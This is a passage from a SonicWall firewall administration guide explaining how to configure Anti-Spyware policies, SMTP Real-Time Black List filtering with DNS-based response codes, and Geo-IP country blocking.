View page as well as configure how alerts are handled by the SonicWall security appliance in the **Log > Automation** page.

> **CAUTION: Be careful when selecting only Detect All. Selecting only Detect All logs and sends alerts on traffic that matches any signature in the group, but it does not take any action against the traffic. The traffic proceeds to its intended destination.**

When **Detect All** and **Prevent All** are both enabled for a signature group in the **Signature Groups** panel, the SonicOS logs and sends alerts on traffic that matches any signature in the group, and automatically drops and resets the connection to prevent the traffic from reaching its destination.

Enabling Inspection of Outbound Spyware Communication

The **Enable Inspection of Outbound Spyware Communication** option is available for scanning outbound traffic for spyware communication.

Applying Anti-Spyware Protection on Zones

If your firewall is running SonicOS, you can apply SonicWall Anti-Spyware to zones on the **Network > Zones** page to enforce Anti-Spyware not only between each network zone and the WAN, but also between internal zones. For example, enabling Anti-Spyware on the LAN zone enforces Anti-Spyware on all incoming and outgoing LAN traffic.

In the **Anti-Spyware Status** section of the **Security Services> Anti-Spyware Service** page, click the **Network > Zones** link to access the **Network > Zones** page. You apply Anti-Spyware to one of the zones listed on the **Network > Zones** page.


To enable Anti-Spyware on a zone:

1. In the firewall management interface, select **Network > Zones**. (Or from the **Anti-Spyware Status** section, on the **Security Services > Intrusion Prevention** page, click the **Network > Zones** link.) The **Network > Zones** page is displayed.
2. In the **Configure** column in the **Zone Settings** panel, click the **Edit** icon for the zone you want to apply SonicWall Anti-Spyware. The **Edit Zone** window is displayed.
3. Click the **Enable Anti-Spyware** checkbox. A checkmark appears. To disable SonicWall Anti-Spyware, clear the box.
4. Click **OK**.

   You can also enable SonicWall Anti-Spyware protection for new zones you create on the **Network > Zones** page. Clicking the **Add** button displays the **Add Zone** window, which includes the same settings as the **Edit Zone** window.

Anti-Spyware Policies

The **Anti-Spyware Policies** section allows you to view and manage how SonicWall Anti-Spyware handles signatures by category groups or on a signature by signature basis. Categories are signatures grouped together by product or manufacturer, and they are listed in the **View Style** menu.



Entries listed in the **Anti-Spyware Policies** panel are from the SonicWall Anti-Spyware signature database downloaded to your firewall. Categories and signatures are dynamically updated by the Anti-Spyware Service. Categories and signatures dynamically change over time in response to new threats.

You can display the signatures in a variety of views using the **View Style** menu. This menu allows you to specify the categories or signatures to display in the **Anti-Spyware Policies** panel. You can select **All Signatures**, or you can select the first letter or number in the spyware name.

Selecting **All Signatures** from the menu displays all of the signatures by category. The **Anti-Spyware Policies** panel displays all the categories and their signatures. The category headers divide the signature entries. These headers display **Global** in the **Prevent** and **Detect** columns, indicating the global settings that you defined in the **Anti-Spyware Global Settings** section.

Topics:

Anti-Spyware Policies Panel

The **Anti-Spyware Policies** panel displays the following information about each signature entry:

- **Product** - Displays the spyware name or manufacturer.
- **Name** - Displays the name of the spyware as a link. Clicking the name link displays the SonicAlert information about the spyware.
- **ID** - The SonicWall database ID number of signature.
- **Prevent** - A check mark in this column indicates prevention is enabled. A green check mark appears in the **Detect** column any time you make a change from the global or category prevention settings.

- **Detect** - A check mark in this column indicates detection is enabled. A green check mark appears in the **Detect** column any time you make a change from the global or category detection settings.
- **Danger Level** - Defines the attack signature as **Low**, **Medium**, or **High** as defined for the **Signature Groups** panel.
- **Comments** - Displays a brief description of the policy.
- **Configure** - Clicking the edit icon in the **Configure** column of the category header displays the **Edit Anti-Spyware Category** window. Clicking the edit icon in the **Configure** column for an individual signature displays the **Edit Anti-Spyware Signature** window. These windows allow you to define a different action from the global settings for the specific category or signature.

Displaying Spyware Information

In the **Anti-Spyware Policies** panel, clicking on the spyware name link in **Name** column, displays a **SonicALERT** page that provides detailed information about the spyware.

Navigating the Anti-Spyware Policies Panel

The **Items** field displays the panel number of the first category or signature. If you are displaying the first page of a panel, the entry might be **Items** 1 to 50 (of 58). You can enter a number in the **Items** field to go directly to a specific entry or use the navigation buttons to navigate the panel.

The SonicWall Anti-Spyware signatures are displayed fifty to a page in the **Anti-Spyware Policies** panel.

NOTE: You can change the default, 50 entries per panel, on the **System > Administration** page in the **Web Management Settings** section.

Searching the Signature Database

You can search the signature database by entering a search string in the **Lookup Signatures Containing String** field, then clicking icon.

Sorting Category or Signature Entries

Clicking on the **Anti-Spyware Policies** panel headings (**Name**, **ID**, **Prevent**, **Detect**, or **Danger** Level) sorts the panel entries according to the heading. An up arrow by the column header name indicates the entries are sorted in descending order. A down arrow by the column header name indicates the entries are sorted in ascending order.

Configuring Category Policies

You can choose to override the global prevention and detection settings on a category-by-category basis. The global **Prevent All** and **Detect All** settings, which include **High Danger Level Spyware, Medium Danger Level Spyware**, and **Low Danger Level Spyware** are configured in the **Anti-Spyware Global Settings** section. Categories can include any combination of Danger Levels as defined in the **Signature Groups** panel.

The available signature categories are listed in the **View Style** menu in the **Anti-Spyware Policies** section. Configuring the prevent and detect behaviors on a category basis affects all the signatures in the category, regardless of the global attack priority settings (Low, Medium, or High)

Topics:

Overriding Global Prevent and Detect Settings by Category

1. Select **All categories** or an individual category from the **Category** menu.
2. If you select **All Categories**, click on the **Edit** icon in the **Configure** column for the category you want to change. the **Edit Anti-Spyware Category** dialog is displayed.
3. If you select an individual category, click on the **Edit** icon to the right of the **Category** menu. The **Edit Anti-Spyware Category** dialog displays.
4. If you want to change the Global Setting for **Prevention**, select **Enable** or **Disable** from the **Prevention** menu.
5. If you want to change the Global Setting for **Detection**, select **Enable** or **Disable** from the **Detection** menu.
6. If you want to change the Global Settings for both detection and prevention, select **Enable** or **Disable** from the **Detection** and **Prevention** menu.
7. The following settings allow you to select specific users/groups, IP address ranges, and schedule objects to be included or excluded from this SonicWall Anti-Spyware category:
    - **Included Users/Groups** - select the Users/Groups you want included in this SonicWall Anti-Spyware category. The default is **All**.
    - **Excluded Users/Groups** - select the Users/Groups you want excluded from this SonicWall Anti-Spyware category. The default **None**.
    - **Included IP Address Range** - select the IP address range you want included in this SonicWall Anti-Spyware category. The default **All**.
    - **Excluded IP Address Range** - select the IP address range you want excluded from this SonicWall Anti-Spyware category. The default **None**.
    - **Schedule** - select the scheduled time you want for the activation of this SonicWall Anti-Spyware category. The default **Always on**.
8. If you want to change the Log Redundancy Filter setting from the default global setting, uncheck the **Use Category Settings** box for **Log Redundancy Filter (seconds)** and enter a time value in seconds.
9. Click **OK** to save your changes.

TIP: If you select **All signatures** from the **Category** menu, all the categories and their signatures are displayed in the **Anti-Spyware Policies** panel, allowing you to configure both the category and signatures within the category.

Resetting SonicWall Anti-Spyware Configuration to Default

You can remove all custom category and signature settings you created as well as reset global **Prevent All** and **Detect All** settings and **Log Redundancy Filter (seconds)** settings by clicking the **Reset Anti-Spyware Settings & Policies** button in the **Anti-Spyware Global Settings** section.

Configuring Signature Policies

Selecting **All signatures** from the **Category** menu displays all of the signatures organized within categories. The **All signatures** option displays every signature in the Anti-Spyware database.

If global **Prevent All** and **Detect All** settings are in effect for the category, **Global** is displayed in the **Prevent** and **Detect** columns for the category and all of its signatures.

Selecting a specific signature category, displays the signatures in that category.

NOTE: You cannot import your own customized signatures into SonicWall Anti-Spyware or delete a signature entry.

CAUTION: Use caution when overriding global High Danger Level Spyware and Medium Danger Level Spyware signature behaviors because you can create vulnerabilities. If you make changes and want to restore the default global signature settings, click the Reset Anti-Spyware Settings & Policies button to restore the default settings.

Topics:

Overriding Category Detect and Prevent Settings for a Signature

To override category detect and prevent attributes for signatures:


1. In the **Anti-Spyware Policies** panel, display the signature you want to change. Click the **Edit** icon in the **Configure** column for the entry to display the **Edit Anti-Spyware** dialog.
2. If you want to change the Category Setting for **Prevention**, select **Enable** or **Disable** from the **Prevention** menu.
3. If you want to change the Category Setting for **Detection**, select **Enable** or **Disable** from the **Detection** menu.
4. If you want to change the Category Setting for both detection and prevention, select **Enable** or **Disable** from the **Detection** and **Prevention** menu.
5. The following settings allow you to select specific users/groups, IP address ranges, and schedule objects to be included or excluded from this SonicWall Anti-Spyware signature:
    - **Included Users/Groups** - select the Users/Groups you want included in this SonicWall Anti-Spyware signature. The default is **All**.
    - **Excluded Users/Groups** - select the Users/Groups you want excluded from this SonicWall Anti-Spyware signature. The default **None**.
    - **Included IP Address Range** - select the IP address range you want included in this SonicWall Anti-Spyware signature. The default **All**.
    - **Excluded IP Address Range** - select the IP address range you want excluded from this SonicWall Anti-Spyware signature. The default **None**.
    - **Schedule** - select the scheduled time you want for the activation of this SonicWall Anti-Spyware signature. The default **Always on**.
6. If you want to change the Log Redundancy Filter setting from the Category setting, uncheck the **Use Category Settings** box for **Log Redundancy Filter (seconds)** and enter a time value in seconds.
7. Click **OK** to save your changes.

Resetting SonicWall Anti-Spyware Settings to Default

You can remove all custom category and signature settings you created as well as reset global **Prevent All** and **Detect All** settings and **Log Redundancy Filter (seconds)** settings by clicking the **Reset Anti-Spyware Settings & Policies** button in the **Anti-Spyware Global Settings** section.

Configuring SonicWall Real-Time Blacklist

Security Services > RBL Filter



Topics:

Real-Time Black List Filtering

SMTP Real-Time Black List (RBL) is a mechanism for publishing the IP addresses of SMTP spammers use. There are a number of organizations that compile this information both for free: http://www.spamhaus.org, and for profit: https://ers.trendmicro.com/.

NOTE: SMTP RBL is an aggressive spam filtering technique that can be prone to false-positives because it is based on lists compiled from reported spam activity. The SonicOS implementation of SMTP RBL filtering provides a number of fine-tuning mechanisms to help ensure filtering accuracy.

RBL list providers publish their lists using DNS. Blacklisted IP addresses appear in the database of the list provider's DNS domain using inverted IP notation of the SMTP server in question as a prefix to the domain name. A response code from 127.0.0.2 to 127.0.0.9 indicates some type of undesirability:

Blocked Response Codes
127.0.0.2 - Open Relay
127.0.0.3 - Dialup Spam Source
127.0.0.4 - Spam Source
127.0.0.5 - Smart Host
127.0.0.6 - Spamware Site
127.0.0.7 - Bad List Server
127.0.0.8 - Insecure Script
127.0.0.9 - Open Proxy Server

For example, if an SMTP server with IP address 1.2.3.4 has been blacklisted by RBL list provider sbl-xbl.spamhaus.org, then a DNS query to 4.3.2.1.sbl-xbl.spamhaus.org will provide a 127.0.0.4 response, indicating that the server is a known source of spam, and the connection will be dropped.


NOTE: Most spam today is known to be sent from hijacked or zombie machines running a thin SMTP server implementation.Unlike legitimate SMTP servers, these zombie machines rarely attempt to retry failed delivery attempts. Once the delivery attempt is blocked by RBL filter, no subsequent delivery attempts for that same piece of spam will be made.

Configuring the RBL Filter

Topics:

Enabling RBL Blocking

When **Enable Real-time Black List Blocking** is enabled in the **Real-time Black List Settings** section on the **RBL Filter** page, inbound connections from hosts on the WAN or outbound connections to hosts on the WAN are checked against each enabled RBL service with a DNS request to the DNS servers configured under **RBL DNS Servers**.



The RBL DNS Servers menu allows you to specify the DNS servers. You can choose I**nherit Settings from WAN Zone** or **Specify DNS Servers Manually**. If you select **Specify DNS Servers Manually**, enter the DNS server addresses in the **DNS Server** fields.


When you have finished, click **Accept**.

The DNS responses are collected and cached. If any of the queries result in a blacklisted response, the server will be filtered. Responses are cached using TTL values, and non-blacklisted responses are assigned a cache TTL of 2 hours. If the cache fills up, then cache entries are discarded in a FIFO (first-in-first-out) fashion.


The IP address check uses the cache to determine if a connection should be dropped. Initially, IP addresses are not in the cache and a DNS request must be made. In this case the IP address is assumed innocent until proven guilty, and the check results in the allowing of the connection. A DNS request is made and results are cached in a separate task. When subsequent packets from this IP address are checked, if the IP address is blacklisted, the connection will be dropped.

Adding RBL Services

You can add additional RBL services in the **Real-time Black List Services** section.




To add an RBL service, click the **Add** button. In the **Add RBL Domain** window, you specify the RBL domain to be queried, enable it for use, and specify its expected response codes. Most RBL services list the responses they provide on their Web site, although selecting **Block All Responses** is generally acceptable.



Statistics are maintained for each RBL Service in the **RBL Service** table, and can be viewed with a mouseover of the (statistics) icon to the right on the service entry.

Configuring User-Defined SMTP Server Lists

The **User Defined SMTP Server Lists** section allows for Address Objects to be used to construct a white-list (explicit allow) or black-list (explicit deny) of SMTP servers. Entries in this list will bypass the RBL querying procedure.



NOTE: To see entries in the RBL User White List and RBL User Black List, click the arrow to the right of the checkbox for that list.


Topics:

- Configuring a White List on page 1744
- Configuring a Black List on page 1745

Configuring a White List

For example, to ensure that you always receive SMTP connections from a partner site's SMTP server:


1 Create an Address Object for the server using the **Add Servers: Add...** button. the **Add Address Object** window appears.



2 Configure the Address Object.

3 Click **OK**. The Address Object will be added to the **RBL User White List** in the **User-Defined SMTP Server Lists** table.

4 Click the **edit** icon in the **Configure** column of the **RBL User White List** row. The **Edit Address Object** window displays.




5 Add the Address Object by selecting it and clicking the right arrow.

6 Click **OK**.

The table will be updated, and that server will always be allowed to make SMTP exchanges.

Configuring a Black List

1 Click the **Edit** icon in the **Configure** column of the **RBL User Black List** row. The **Edit Address Object** window displays.



2 Add the Address Object by selecting it and clicking the right arrow.

3 Click **OK**.

Testing SMTP IP Addresses

The **System > Diagnostics** page also provides a **Real-time Black List Lookup** feature that allows for SMTP IP addresses (or RBL services, or DNS servers) to be specifically tested.


For a list of known spam sources to use in testing, refer to: http://www.spamhaus.org/sbl/latest/.

154

Configuring Geo-IP Filters

NOTE: The Geo-IP Filtering feature is available on TZ300 series and above appliances.

Security Services > Geo-IP Filter



The Geo-IP Filter feature allows you to block connections to or from a geographic location. The SonicWall firewall uses the IP address to determine to the location of the connection. The GEO-IP Filter feature also allows you to create custom country lists that affect the identification of an IP address.

The Geo-IP Filter feature also allows you to create a custom message when you block a web site.


You can also use the Geo-IP Filter Diagnostics tool to show resolved locations, monitor Geo-IP cache statistics, custom countries statistics, and look up GEO-IP servers.

Topics:

Configuring Geo-IP Filtering

To configure Geo-IP Filtering:

1 Navigate to **Security Services > Geo-IP Filter** page.



2 To block all connections to and from specific countries, select the **Block connections to/from countries listed in the table below** checkbox. This option is selected by default.

If this option is enabled, all connections to/from the selected list of countries are blocked. You can specify an exclusion list to exclude this behavior for selected IPs, as described below in Step 9.

When this option is selected, the next two options become available.

3 Select one of the following two modes for Geo-IP Filtering:

- **All Connections**: All connections to and from the firewall are filtered. This option is selected by default.

- **Firewall Rule-Based Connections**: Only connections that match an access rule configured on the firewall are filtered for blocking.

4 To block all connections to public IPs when the Geo-IP database is not downloaded, select the **Block all connections to public IPs if GeoIP DB is not downloaded** option. This option is not selected by default.

5 To enable your custom list, select the **Enable Custom List** checkbox. This option is not selected by default.

If the **Enable Custom List** checkbox is:

- Not selected, then only the firewall's country database is searched. Go to Step 6.
- Selected, the **Override Firewall Countries By Custom List** checkbox becomes available.

Enabling a custom list by selecting the **Enable Custom List** checkbox can affect country identification for an IP address. If the **Override Firewall Countries By Custom List** is:

- Not selected also, then country identification is done in this order:
  1) The firewall country database is searched. If the identification is not resolved, then:
  2) The custom country list is searched.
- Also selected, then country identification is done in this order:
  1) The custom country database is searched. If the identification is not resolved, then:
  2) The firewall country list is searched.

In either case, action is taken according to the resolution.

6 To log Geo-IP Filter-related events, select **Enable logging**. This option is not selected by default.

7 Under **Countries**, in the **Blocked Country** table, select the countries to be blocked. By default, no countries are blocked.

TIP: Selecting the checkbox next to **Blocked Country** at the top of the table selects all countries, and then you can select countries to be excluded from blocking by deselecting them.

